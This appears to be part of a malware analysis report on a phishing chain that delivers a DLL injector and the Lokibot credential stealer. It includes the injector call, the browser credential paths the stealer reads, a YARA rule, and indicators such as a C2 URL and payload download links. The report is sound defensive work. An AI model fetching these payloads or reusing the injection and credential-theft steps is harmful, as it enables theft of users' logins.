


Image 22: Static analysis tool – packer/compiler detection

The executable was unpacked, and further PE analysis was performed. The file was found to be a dll. The executable was decompiled, and the produced code was analyzed. Based on the analysis, it was deemed that the dll is an injector, namely, as mentioned before, is utilized by the malicious actor *through its static method* “[vroombroomkrooom]::kekedoyouloveme('calc.exe',\$f)”, in order to inject a payload inside the memory of another process (**calc.exe**). The payload that is being injected is the executable, which is produced out the second file (**Fk9yH**), which is downloaded from **paste.ee**.

Fk9yH

The file, as downloaded from paste.ee is obfuscated. In the file’s initial state, before any string replacements are performed, it has the format of the snippet depicted in the image below.

[illegible]

Image 23: Fk9yH – Snippet of the file

After the replacements performed during download by the second-stage dropper (replacement of * with 0x – see image17 -) the variable storing the file holds data like the ones in the snippet depicted in the image below.




Image 24: Fk9yH – Snippet of the file after replacement

Converting the contents of the variable using a specialized recipe in CyberChef (see image below) an executable is being produced. The MD5 of the file is “f5c2555e5e62b0ff34813f333a312659”.




Image 25: Final stage of deobfuscation – Producing an executable

Upon performing strings analysis on the executable, it is observed that the executable contains multiple strings, which corresponds to paths where various programs (browsers, ftp clients, etc) store data. This is an indication that the executable is possibly an Information Stealer, namely a program that steals credentials, internet history data, etc.

```
81940:password_value -
81956:username_value
81972:origin_url
81984:logins
81992:%s%s\User Data\Default\Login Data
82064:%s%s\User Data\Default\Web Data
82132:%s%s\Login Data
82164:%s%s\Default\Login Data
82212:Comodo\Dragon
82240:MapleStudio\ChromePlus
82288:Google\Chrome
82316:Nichrome
82336:RockMelt
82356:Spark
82368:Chromium
82388:Titan Browser
82416:Torch
82428:Yandex\YandexBrowser
82472:Epic Privacy Browser
82516:CocCoc\Browser
82548:Vivaldi
82564:Comodo\Chromodo
82596:Superbird
82616:Coowon\Coowon
82644:Mustang Browser
82676:360Browser\Browser
82716:CatalinaGroup\Citrio
82760:Google\Chrome SxS
82796:Orbitum
82812:Iridium
82828:\Opera\Opera Next\data
82876:\Opera Software\Opera Stable
82936:\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer
83040:\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
83148:vaultcli.dll
83176:VaultEnumerateItems
83196:VaultEnumerateVaults
83220:VaultFree
```

Image 26: Strings Analysis : Paths/Files that the executable attempts to read

During dynamic analysis it is indeed confirmed that the program tries to access these directory paths / files and steal credentials / files stored in them (see image below).

11:40:...	f_decoded.exe	2164	CreateFile	C:\Program Files\NETGATE\Black Hawk
11:40:...	f_decoded.exe	2164	CreateFile	C:\Program Files (x86)\Lunascap6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Comodo\Dragon\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Comodo\Dragon\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Comodo\Dragon\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Comodo\Dragon\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\MapleStudio\ChromePlus\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\MapleStudio\ChromePlus\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\MapleStudio\ChromePlus\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\MapleStudio\ChromePlus\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Google\Chrome\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Google\Chrome\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Nichrome\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Nichrome\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Nichrome\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Nichrome\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\RockMelt\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\RockMelt\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\RockMelt\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\RockMelt\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Spark\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Spark\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Spark\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Spark\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Chromium\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Chromium\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Chromium\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Chromium\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Titan Browser\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Titan Browser\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Titan Browser\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Titan Browser\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Torch\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Torch\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Torch\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Torch\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Yandex\YandexBrowser\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Yandex\YandexBrowser\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Yandex\YandexBrowser\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Yandex\YandexBrowser\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Epic Privacy Browser\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Epic Privacy Browser\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Epic Privacy Browser\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Epic Privacy Browser\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\CocCoc\Browser\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\CocCoc\Browser\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\CocCoc\Browser\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\CocCoc\Browser\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Vivaldi\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Vivaldi\User Data\Default\Web Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Vivaldi\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Vivaldi\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Comodo\Chromodo\User Data\Default\Login Data
11:40:...	f_decoded.exe	2164	CreateFile	C:\Users\MalwareLab\AppData\Local\Comodo\Chromodo\User Data\Default\Web Data

Image 27: Dynamic analysis

A domain (**fuckav[.]ru**) is also found during string analysis, which is an indication that a cracked builder of the Loki infostealer, which was leaked in fucav.ru was used to build the analyzed executable [4]. Lastly, the executable is compressed using the Aplib compression library [17].

```

95426:Fuckav.ru
95450:ZAA]
95484:[p]N
95527:>W>
95596:7y8
95632:%s\%s.%s
95668:aPLib v1.01 - the smaller the better :)
95711:Copyright (c) 1998-2009 by Joergen Ibsen, All Rights Reserved.
95777:More information: http://www.ibsensoftware.com/

```

Image 28: Strings analysis – Further findings

The presence of Aplib packer, Fuckav.ru and ibsensoftware.com is an added verification that the aforementioned cracked builder of the Loki infostealer has been used (see also table below where a relevant Yara rule by Red Sky Alliance [18].

```
rule FuckAV_loki
{
  meta:
    description = "Lokibot FuckAv.ru Builder"
    author = "jburke@wapacklabs.com"
    date = "2019-03-27"
  strings:
    $str1 = "aPLib v1.01"
    $str2 = "Fuckav.ru"
    $str3 = "ibsensoftware.com"
  condition:
    all of them
}
```

Table 3: Yara rule by Red Sky Alliance

Finally, based on the conducted dynamic analysis, the malware communicates with **[http://107.175.150.73/~giftioz/.cttr/fre\[.\]php](http://107.175.150.73/~giftioz/.cttr/fre[.]php)**. The website that is being contacted is deemed to be the **Command and Control server [5]** of Lokibot information stealer.

The complete infection chain (from email delivery to dropping and executing the malicious paste.ee files) is depicted below.




Image 29: Infection Chain

Conclusion

The e-mail delivers a PowerPoint dropper that uses multiple layers of code obfuscation and very well-structured code in order to drop and execute an .hta file. The .hta file is a second-stage dropper that ends up delivering two separate malicious files. One of the files is a dll injector. The other one is the notorious Lokibot information stealer. The injector file launches Microsoft Calculator and injects Lokibot into its' process. The associated actor is, based on Pastebin handles, aka Aggah, YAKKA3 and YAKKA4.

Neutrify Indicators of Compromise (IoCs) for the samples

File	Hash of the file (MD5)
<ul style="list-style-type: none"> PowerPoint file aCSxaji.hta JELH48mw.hta Fk9yH (dll injector) Zhs3s (Loki Infostealer) 	<ul style="list-style-type: none"> 89ddfb9ac3039654002e21643d1a1f9 fab1519c4dacd2d73228878a7e8b55ca cd77783412ef26501d9901303a5fc527 efba4b3475e8b70cd15512fdcd3bf57e df2e755b113efeb222ba6913fa9f9db
URLs	
<ul style="list-style-type: none"> http://107.175.150.73/~giftioz/.cttr/fre[.]php http://j.mp/aCSxaji http://j.mp/axsxaw3 https://xnasxjnasn.blogspot.com/p/20-jeffy-new.html https://xnasxjnasn.blogspot.com/p/18-kenzol-friend-57[.]html https://xnasxjnasn.blogspot.com/p/3-kronosas[.]html https://xnasxjnasn.blogspot.com/p/15-kenzol-lee-spike-2-6719[.]html https://pastebin.com/dmDDDeCw https://pastebin.com/NxJCPTmQ https://pastebin.com/JELH48mw https://paste.ee/r/Zhs3s https://paste.ee/Fk9yH 	
IP Addresses	
<ul style="list-style-type: none"> Command and Control Panel Sender 	<ul style="list-style-type: none"> 107.175.150.73 112.78.188.203
E-mail	
<ul style="list-style-type: none"> pmabgr_sa@pinusmerahabadi.co.id 	
Registry Keys	
<ul style="list-style-type: none"> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Pastemm 	

References:

- [1]https://www.f-secure.com/v-descs/trojan_w32_lokibot.shtml
- [2]<https://whatis.techtarget.com/fileformat/HTA-HTML-executable-file>
- [3]<https://attack.mitre.org/techniques/T1218/005/>
- [4]<https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/strreverse-function>
- [5]<https://threatpost.com/drake-lyrics-used-as-calling-card-in-malware-attack/151665/>
- [6]<https://redskyalliance.org/xindustry/loki-s-underground-evolution>
- [7]<https://yoroi.company/research/aggah-how-to-run-a-botnet-without-renting-a-server-for-more-than-a-year/>
- [8]<https://www.techrepublic.com/article/how-to-work-with-protected-view-in-microsoft-office/>
- [9]https://getadmx.com/?Category=Office2016&Policy=excel16.Office.Microsoft.Policies.Windows::L_TurnOffProtectedViewForAttachmentsOpenedFromOutlook
- [10]https://getadmx.com/?Category=Office2016&Policy=excel16.Office.Microsoft.Policies.Windows::L_DoNotOpenFilesInUnsafeLocationsInProtectedView
- [11]https://getadmx.com/?Category=Office2016&Policy=excel16.Office.Microsoft.Policies.Windows::L_DoNotOpenFilesFromTheInternetZoneInProtectedView
- [12]<https://any.run/report/ff7f47a5f38364fe7717dbdb4587aa45ad1ca754b84907ae4535bf0f5d043b5a/1905507f-3d84-4e03-859b-2ea556bb46ff>
- [13]<https://www.hackread.com/hackers-using-drakes-kiki-do-you-love-me-azorult-lokibot/>
- [14]
https://getadmx.com/?Category=Office2016&Policy=word16.Office.Microsoft.Policies.Windows::L_VBAWarningsPolicy
- [15]
<https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/test-connection?view=powershell-7>
- [16] <https://github.com/yck1509/ConfuserEx>
- [17] http://ibsensoftware.com/products_aPLib.html
- [18] <https://redskyalliance.org/xindustry/loki-s-underground-evolution>